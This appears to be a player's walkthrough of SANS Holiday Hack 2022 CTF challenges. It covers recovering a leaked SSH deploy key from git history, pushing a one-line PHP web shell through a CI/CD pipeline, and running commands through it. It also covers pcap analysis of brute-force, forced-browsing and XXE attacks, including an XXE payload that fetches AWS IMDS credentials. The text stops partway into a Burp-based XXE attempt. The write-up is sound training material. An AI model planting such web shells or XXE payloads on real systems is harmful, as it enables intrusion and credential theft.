<http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git>

## 5) Jolly CI/CD

Difficulty: 

Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.

Submit

### ANSWER:

**ol40zluCcN8c3MhKgQjOMN8IfYtVqcKT**

## SOLUTION:

```
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.

!!! NOTICE !!!
Even after connection this challenge launches sandboxed
assets and can take 5 minutes for all assets to settle.

Please be patient. Thanks!

#####
Greetings Noble Player,

Many thanks for answering our desperate cry for help!

You may have heard that some evil Sporscs have opened up a web-store selling
counterfeit banners and flags of the many noble houses found in the land of
the North! They have leveraged some dastardly technology to power their
storefront, and this technology is known as PHP!

***gasp***
This storefront utilizes a truly despicable amount of resources to keep the
website up. And there is only a certain type of Christmas Magic capable of
powering such a thing... an Elfen Ring!

Along with PHP there is something new we've not yet seen in our land.
A technology called Continuous Integration and Continuous Deployment!

Be wary!
Many fair elves have suffered greatly but in doing so, they've managed to
secure you a persistent connection on an internal network.

BTW take excellent notes!
Should you lose your connection or be discovered and evicted the
elves can work to re-establish persistence. In fact, the sound off fans
and the sag in lighting tells me all the systems are booting up again right now.

Please, for the sake of our Holiday help us recover the Ring and save Christmas!
grinchum-land:~$
```



New [Objective] Unlocked: Jolly CI/CD!  
[Click here to see this item in your badge.](#)

Open the Jolly CI/CD terminal. The commands to complete the terminal are in bold below.

# Make sure site is up

```
grinchum-land:~$ ping gitlab.flag.net.internal
PING gitlab.flag.net.internal (172.18.0.150): 56 data bytes
64 bytes from 172.18.0.150: seq=0 ttl=42 time=0.800 ms
64 bytes from 172.18.0.150: seq=1 ttl=42 time=0.057 ms
64 bytes from 172.18.0.150: seq=2 ttl=42 time=0.077 ms
64 bytes from 172.18.0.150: seq=3 ttl=42 time=0.089 ms
64 bytes from 172.18.0.150: seq=4 ttl=42 time=0.084 ms
round-trip min/avg/max = 0.057/0.221/0.800 ms
```

# clone the site as a user

```
grinchum-land:~$ git clone http://gitlab.flag.net.internal/rings-of-
powder/wordpress.flag.net.internal.git
```

```
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 21.36 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
```

grinchum-land:~\$ ls

```
wordpress.flag.net.internal
```

```
grinchum-land:~$ cd wordpress.flag.net.internal

# Check the commits
grinchum-land:~/wordpress.flag.net.internal$ git log
---
Date:   Wed Oct 26 13:58:15 2022 -0700

    updated wp-config

commit a59cfe83522c9aeff80d49a0be2226f4799ed239
Author: knee-oh <sporx@kringlecon.com>
Date:   Wed Oct 26 12:41:05 2022 -0700

    update gitlab.ci.yml

commit a968d32c0b58fd64744f8698cbdb60a97ec604ed
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 16:43:48 2022 -0700

    test

commit 7093aad279fc4b57f13884cf162f7d80f744eea5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 15:08:14 2022 -0700

    add gitlab-ci

commit e2208e4bae4d41d939ef21885f13ea8286b24f05
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:43:53 2022 -0700

    big update

commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops

commit abdea0ebb21b156c01f7533cea3b895c26198c98
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:13 2022 -0700

    added assets

commit a7d8f4de0c594a0bbfc963bf64ab8ac8a2f166ca
Author: knee-oh <sporx@kringlecon.com>
Date:   Mon Oct 24 17:32:07 2022 -0700

    init commit
---

# check the whoops
grinchum-land:~/wordpress.flag.net.internal$ git show --pretty=format:%b
e19f653bde9ea3de6af21a587e41e7a909db1ca5
---
diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
```

```

--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
-----BEGIN OPENSSH PRIVATE KEY-----
-b3B1bnNzaC1rZXktdjEAAAAABG5vbmlUAAAAEbml9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUx0QAAACD+wLHS0xzl50KYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBUs
-9wAAAAtzc2gtZWQyNTUx0QAAACD+wLHS0xzl50KYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfoVX0cv7AsdI7HOvk4pi0cwLzfDot
-PqBj2tDq9NbD TUkbZBriAAAAFHNb3J4QGtyaw5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIp7AsdI7HOvk4pi0cwLzfDotPqBj2tDq9NbD TUkbZBri
sporx@kringlecon.com
---
```

```

# get ready to use ssh keys – do this as root
grinchum-land:~/wordpress.flag.net.internal$ sudo su
grinchum-land:/home/samways/wordpress.flag.net.internal# cd ~/
grinchum-land:~#
grinchum-land:~# mkdir .ssh
grinchum-land:~# cd .ssh
```

# nano id\_rsa -> put below in

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmlUAAAAEbml9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUx0QAAACD+wLHS0xzl50KYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBUs
-9wAAAAtzc2gtZWQyNTUx0QAAACD+wLHS0xzl50KYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfoVX0cv7AsdI7HOvk4pi0cwLzfDot
-PqBj2tDq9NbD TUkbZBriAAAAFHNb3J4QGtyaw5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
```

# nano id\_rsa.pub -> put in below

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIp7AsdI7HOvk4pi0cwLzfDotPqBj2tDq9NbD TUkbZBri
```

```

# setup keys for ssh
grinchum-land:~/.ssh# cd ..
grinchum-land:~# chmod 700 .ssh
grinchum-land:~# chmod 600 ./ssh/id_rsa
grinchum-land:~# chmod 644 ~/ssh/id_rsa.pub
```

# do the git config as root

```
grinchum-land:~# git config --global user.name "knee-oh"
grinchum-land:~# git config --global user.email "sporx@kringlecon.com"
```

# using SSH keys - do the clone

```
grinchum-land:~# git clone git@gitlab.flag.net.internal:rings-of-
powder/wordpress.flag.net.internal.git
```

```

grinchum-land:~# cd wordpress.flag.net.internal

# Add our PHP shell
grinchum-land:~/wordpress.flag.net.internal# nano wp-jjk.php
<?php system($_GET['cmd']); ?>

# push change
grinchum-land:~/wordpress.flag.net.internal# git add wp-jjk.php
grinchum-land:~/wordpress.flag.net.internal# git commit -a -m "test"
[main a610df0] test
 1 file changed, 2 insertions(+)
 create mode 100644 wp-jjk.php

grinchum-land:~/wordpress.flag.net.internal# git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 291 bytes | 291.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
To gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
 37b5d57..e4466c3 main -> main
---


# test if shell works
grinchum-land:~/wordpress.flag.net.internal# curl
http://wordpress.flag.net.internal/wp-jjk.php?cmd=ls%20/flag.txt
/flag.txt

# get the flag
grinchum-land:~/wordpress.flag.net.internal# curl
http://wordpress.flag.net.internal/wp-jjk.php?cmd=cat%20/flag.txt

### And we get the magic flag!
ol40zluCcN8c3MhKgQjOMN8IfYtVqcKT

```

Close the terminal, click on your badge and enter in the flag into the Objective for this challenge.





## Recover the Web Ring

### 1) Naughty IP

Difficulty:

Use [the artifacts](#) from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the Tolkien Ring for hints.

Submit

### ANSWER:

**18.222.86.32**

### SOLUTION:

Once you enter the Web Ring door you get a number of objectives:

- New [Objective] Unlocked: Naughty IP!  
[Click here to see this item in your badge.](#)
- New [Objective] Unlocked: Credential Mining!  
[Click here to see this item in your badge.](#)
- New [Objective] Unlocked: 404 FTW!  
[Click here to see this item in your badge.](#)
- New [Objective] Unlocked: IMDS, XXE, and Other Abbreviations!  
[Click here to see this item in your badge.](#)

### Next talk with Alabaster Snowball:

 Alabaster Snowball	Hey there! I'm Alabaster Snowball  And I have to say, I'm a bit distressed.  I was working with the dwarves and their Boria mines, and I found some disturbing activity!  Looking through <a href="#">these artifacts</a> , I think something naughty's going on.	Can you please take a look and answer a few questions for me?  First, we need to know where the attacker is coming from.  If you haven't looked at Wireshark's <i>Statistics</i> menu, this might be a good time!
	New [Hint] Unlocked: Wireshark Top Talkers! <a href="#">Click here to see this item in your badge.</a>	

[https://storage.googleapis.com/hhc22\\_player\\_assets/boriaArtifacts.zip](https://storage.googleapis.com/hhc22_player_assets/boriaArtifacts.zip)

And also talk to Sparkle Redberry for some hints:

**You got it - wonderful!**

So hey, when you're looking at the next terminal, remember you have multiple filetypes and tools you can utilize.

Conveniently for us, we can use programs already installed on every Windows computer.

**So if you brought your own Windows machine, you can save the files to it and use whatever method is your favorite.**

**Oh yeah! If you wanna learn more, or get stuck, I hear [Eric Pursley's talk](#) is about this very topic.**


**i New [Hint] Unlocked: Built-In Hints!**  
[Click here to see this item in your badge.](#)

**i New [Hint] Unlocked: Event Logs Exposé!**  
[Click here to see this item in your badge.](#)

Eric Pursley, Log Analyzing off the Land | KringleCon 2022

<https://www.youtube.com/watch?v=5NZeHYPMXAE>

The “boriaArtifacts.zip” contains two files: **victim.pcap** and **weberror.log**. Open Wireshark and import the victim.pcap to solve this challenge.



The second IP on our list is an attacker: **18.222.86.32**.

Enter that IP into the Objective for this challenge.



You Got 5 coins!

Use them to buy hats and NFTs.

## 2) Credential Mining

Difficulty:

The first attack is a brute force login. What's the first username tried?

Submit

**ANSWER:**

alice

**SOLUTION:**


**Talk again to Alabaster:**

Aha, you found the naughty actor!  
Next, please look into the account  
brute force attack.

You can focus on requests to  
[/login.html~](#)

**i** New [Hint] Unlocked: Wireshark String Searching!  
[Click here to see this item in your badge.](#)

Open Wireshark and import the **victim.pcap**. Search for “**POST /login.html**” to solve this challenge.



Click on your badge and enter “**alice**” into the Objective for this challenge.

**You Got 5 coins!**  
Use them to buy hats and NFTs.

### 3) 404 FTW

**Difficulty:**

The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?

Submit

#### ANSWER:

/proc

#### SOLUTION:

Talk again to Alabaster:

Alice? I totally expected Eve! Well how about forced browsing? What's the first URL path they found that way?

The misses will have HTTP status code 404 and, in this case, the successful guesses return 200.



New [Hint] Unlocked: HTTP Status Codes!

[Click here to see this item in your badge.](#)

Now open the **weberror.log** in an editor. Search for “**404**”. Notice the attempts are all coming from **IP 18.222.86.32**. Now look for the first “**200**” from that same address.

**18.222.86.32 - - [05/Oct/2022 16:47:46] "GET /proc HTTP/1.1" 200 -**

Click on your badge and enter “**/proc**” into the Objective for this challenge.



You Got 5 coins!

Use them to buy hats and NFTs.

#### 4) IMDS, XXE, and Other Abbreviations

Difficulty:

The last step in this attack was to use [XXE](#) to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?

 Submit

#### ANSWER:

<http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance>

#### SOLUTION:

Talk again to Alabaster:

Great! Just one more challenge! It looks like they made the server pull credentials from IMDS. What URL was forced?

AWS uses a specific IP address for IMDS lookups. Searching for that in the PCAP should get you there quickly.



New [Hint] Unlocked: Instance Metadata Service!

[Click here to see this item in your badge.](#)

Open Wireshark and import the **victim.pcap**. Search for “**xml**” to solve this challenge.

The screenshot shows the Wireshark interface with a list of captures on the left and a detailed view of a selected frame on the right. The selected frame is a TCP segment (Frame 292) containing an XML payload. The XML content is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>.<!DOCTYPE foo [ <!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance"> ].<product><productId>&id;</productId></product>
```

<?xml version="1.0" encoding="UTF-8"?>.<!DOCTYPE foo [ <!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance"> ].<product><productId>&id;</productId></product>

Click on your badge and enter “<http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance>” into the Objective for this challenge.



New [Achievement] Unlocked: Boria PCAP Mining!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Find the Next Objective!

[Click here to see this item in your badge.](#)



You Got 10 coins!

Use them to buy hats and NFTs.

## 5) Find the Next Objective

*Difficulty:*

Talk to Alabaster Snowball for the next objective.

**ANSWER:**

No answer required.

**SOLUTION:**

**Talk again to Alabaster:**

Fantastic! It seems simpler now that I've seen it once. Thanks for showing me!

Hey, so maybe I can help you out a bit with the door to the mines.

First, it'd be great to bring an Elvish keyboard, but if you can't find one, I'm sure other input will do.

Instead, take a minute to read the HTML/JavaScript source and consider how the locks are processed.

Next, take a look at the Content-Security-Policy header. That drives how certain content is handled.

Lastly, remember that input sanitization might happen on either the client or server ends!



New [Hint] Unlocked: Lock Mechanism!

[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Content-Security-Policy!

[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Input Validation!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Open Boria Mine Door!

[Click here to see this item in your badge.](#)

## 6) Open Boria Mine Door

*Difficulty:* 

Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.

Submit??

**ANSWER:**

Just solve the terminal.

**SOLUTION:**

**Talk again to Alabaster:**

Hey, so maybe I can help you out a bit with the door to the mines.


First, it'd be great to bring an Elvish keyboard, but if you can't find one, I'm sure other input will do.

Instead, take a minute to read the HTML/JavaScript source and consider how the locks are processed.

Next, take a look at the Content-Security-Policy header. That drives how certain content is handled.

Lastly, remember that input sanitization might happen on either the client or server ends!


## Next talk with Hal:




Now click on the terminal and see what it all about:



Hit F12 to get into developer mode:



Notice the strange character string “@&@@&&W&&W&&@@&”. Let’s enter that and see what happens!



Great! We got one unlock. But after looking for more hints – we are stuck. Someone on the Discord channel suggested using the following link to use a SVG editor at: <https://codepen.io/aerotwist/pen/njerWz>. This worked Great!


Lock-1: @&@@&W&&W&&@@&

Lock-2:

```
<svg xmlns="http://www.w3.org/2000/svg" style="border:1px solid #ddd;" width="300" height="300" viewBox="5 -4 70 40"> <path d="M 0 0 L 100 30 -40" stroke="white" stroke-width="10"/></svg>
```

Lock-3:

```
<svg xmlns="http://www.w3.org/2000/svg" style="border:1px solid #ddd;" width="300" height="300" viewBox="0 -5 90 40"> <path d="M 0 0 L 100 -40" stroke="blue" stroke-width="10"/></svg>
```



Only needed 3 Unlocks to open the door!



New [Achievement] Unlocked: Open Boria Mine Door

[Click here to see this item in your badge.](#)

## 7) Find the Next Objective

*Difficulty:*

Talk to Hal Tandybuck for the next objective.

**ANSWER:**

**No answer required.**

**SOLUTION:**

Talk to Hal.

Hal Tandybuck

Boria Mine Door

Great! Thanks so much for your help!  
When you get to the fountain inside,  
there are some things you should  
consider.  
First, it might be helpful to focus on  
Glamtarie's CAPITALIZED words.  
If you finish those locks, I might just  
have another hint for you!

New [Objective] Unlocked: Glamtarie's Fountain!  
[Click here to see this item in your badge.](#)

New [Hint] Unlocked: Significant CASE!  
[Click here to see this item in your badge.](#)

## 8) Glamtariel's Fountain

Difficulty: 

Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.



Submit


### ANSWER:

goldring-morethansupertopsecret76394734.png

### SOLUTION:

Hal already gave us the hints above.

Let's see what Akbowl has to tell us:



When we click on the “basin thing” we find out it is really a fountain:



<https://glamtarielsfountain.com/>

After much trial-and-error we find out that we need to drag-and-drop the four items in the upper right hand corner to both Glamtariel and the fountain to get various messages. We see many

messages with capital letters which are hints. After we have done the drag-and-drop for all four items to both places the items in the upper right changes:




Keep dragging these items to both Glamtariel and the fountain until the eye shows up:



Click on the eye to remove it!

Eventually you will get to the third set of items to drag-and-drop (all rings):



This is the point that you want to be to start your exploitation. I used Burpsuite on my Kali VM to intercept a drag-and-drop and send it to “repeater” to start my exploitation. Intercept should be turned off when using “repeater” attempts.

I was able to get the following CAPs words – which were really hints:

PATH, TRAFFIC FLIES, TAMPER, TYPE, RINGLIST, SIMPLE FORMAT, APP, REQ

Here is the original capture sent to repeater:

```
Burp Suite Community Edition v2022.11.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn ⚙ Settings
Intercept HTTP history WebSockets history Options
🔗 Request to https://glamtarielsfountain.com:443 [34.110.136.248]
Forward Drop Intercept is on Action Open Browser
HTTP/2 ⓘ
Pretty Raw Hex
1 POST /dropped HTTP/2
2 Host: glamtarielsfountain.com
3 Cookie: MbnLebanh=edbc1996-f2e4-4bd7-adef-d527787991f9.oFUX-8PF4z4SeUsbHcxThwHCx0U; GCLB=
  "f2251j16c0c05e727"
4 Content-Length: 52
5 Sec-Ch-Ua: "Not%4A_Brand";v="8", "Chromium";v="108"
6 Accept: application/json
7 Content-Type: application/json
8 X-Grinchub: IaU5OGRjRmE2ZjIAZDg9MzRkYjMONjR1MDU00WFkYzMwNwQyNjdkNwM1.Y6nrZ0.TZ0AF9D0iKayzKD0NocV9GyXDnY
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.95 Safari/537.36
11 Sec-Ch-Ua-Platform: "Linux"
12 Origin: https://glamtarielsfountain.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://glamtarielsfountain.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20 {
  "imgDrop": "img1",
  "who": "princess",
  "reqType": "json"
}

Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 2
Request Headers 21
```

A person on the Discord channel mentioned that we will eventually need to construct an xml/xxe to retrieve files: reference - OWASP xxe ([https://owasp.org/www-community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)). This reference gives us an example xxe that returns a file. But the problem was it was xml/xxe. Our Content-Type was “application/json”. So first we need to change to our “repeater” capture “Content Type” (TYPE) to – “application/xml”.

Also, our “repeater” capture had the drag-and-drop information as json. So after a google search I found a way (<https://www.convertjson.com/json-to-xml.htm>) to easily convert our existing json to XML.

So, after making those changes – I needed to test if our xml changes worked. Here is my working test run:

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
Pretty Raw Hex
11 Sec-Ch-Ua-Platform: "Linux"
12 Origin: https://glaatarielsfountain.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://glaatarielsfountain.com/
